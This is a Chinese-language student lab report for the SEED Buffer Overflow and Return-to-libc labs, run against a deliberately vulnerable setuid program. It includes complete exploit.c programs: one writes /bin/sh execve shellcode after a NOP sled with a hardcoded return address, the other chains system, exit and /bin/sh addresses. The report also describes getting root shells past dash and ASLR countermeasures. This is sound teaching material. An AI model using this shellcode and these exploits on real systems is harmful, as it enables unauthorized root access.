
Buffer Overflow Vulnerablility Lab 57117219尚林灏

Task 1: Running Shellcode


用gcc的-z execstack编译call\_shellcode.c文件，运行程序，成功调用了shell

结果如下



Task 2: Exploiting the Vulnerability

将BUF\_SIZE设置为24，对stack.c编译，使用GDB调试。bof设置断点，使用run运行，查看当程序暂停到bof入口时部分数据。



计算出buffer和bof返回地址之间的距离为36

exploit.c的程序：

#include <stdlib.h> #include <stdio.h> #include <string.h>

const char code[]

= "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

int main() { char buffer[517];

FILE \*badfile = fopen("./badfile", "w");

memset(&buffer, 0x90, 517);

int start = 517 - sizeof(code) / sizeof(char);

strcpy(buffer + start, code);


unsigned int ret = 0xbfffec58;

/\* $ebp (0xbfffeaf8) \*/

buffer[36] = 0x58; buffer[37] = 0xec; buffer[38] = 0xff; buffer[39] = 0xbf;


fwrite(buffer, 517, 1, badfile); fclose(badfile); return 0; }

将nop指令写满buffer，buffer末尾填充shellcode，36-39字节的位置写入一个地址0xfffec58，以小端排序的方式填充进buffer。编译stack.c，运行对应的程序，




Task 3: Defeating dash’s Countermeasure

注释setuid（0），调用stack。结果为：



获取到普通用户seed的shell


取消注释，运行stack所得结果为



获取到root用户的shell。在shellcode加入setuid（0），然后在dash下运行stack也可以得到root的shell。


Task 4: Defeating Address Randomization

运行脚本得到shell




Task 5: Turn on the StackGuard Protection

关闭地址随机化，禁用堆栈保护，运行stack报错。



Task 6: Turn on the Non-executable Stack Protection

关闭地址随机化选项，发现运行stack报错。调试错误发生在shellcode第一个指令，只要指令地址在栈上，会报错。






## Return-to-libc Attack Lab


Task 1: Finding out the addresses of libc functions

生成root对应的setuid的relib，设置BUF\_SIZE为233，查看system和exit的地址




Task 2: Putting the shell string in the memory

设置名称长度和retlib的文件aaaaaa，保存内容为MYSHELL的地址，可以看到/bin/sh的地址为



Task 3: Exploiting the buffer-overflow vulnerability

查看ebp和buffer的地址：



计算出buf地址和返回地址之间的内存地址的差为245

得到exploit.c的程序：

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main() {

char buf[260];

FILE \*badfile;

badfile = fopen("./badfile", "w");

\*(long \*)&buf[245] = 0xb7e42da0;

\*(long \*)&buf[249] = 0xb7e369d0;

\*(long \*)&buf[253] = 0xbffffdef;

fwrite(buf, sizeof(buf), 1, badfile);

fclose(badfile);


return 0; }

245-248字节是system的地址，对应bof函数的返回地址

249-252字节是exit的地址，对应着system函数的返回地址


253-265是/bin/sh的地址

运行retlib得到了root的shell




attack variation1

去掉exit的地址，运行retlib，出现段错误，因为推出shell之后程序进入system的返回地址，由上面可以知道，当exit存在的时候正常，当exit不存时跳转到别的地址导致内存地址出现问题，出现段错误。




attack variation2

将rerlib更名，出现如下错误




Task 4: Turning on address randomization

kernel.randomize\_va\_space设置为2，打开Ubuntu的地址随机化保护，运行rerlib，出现段错误



打开ALSR，/bin/sh的地址会改变



设置set disable-randomization off，打开ALSR，system和exit地址改变。但buf和ebp距离固定，三个地址正确，对应数组的值改变。

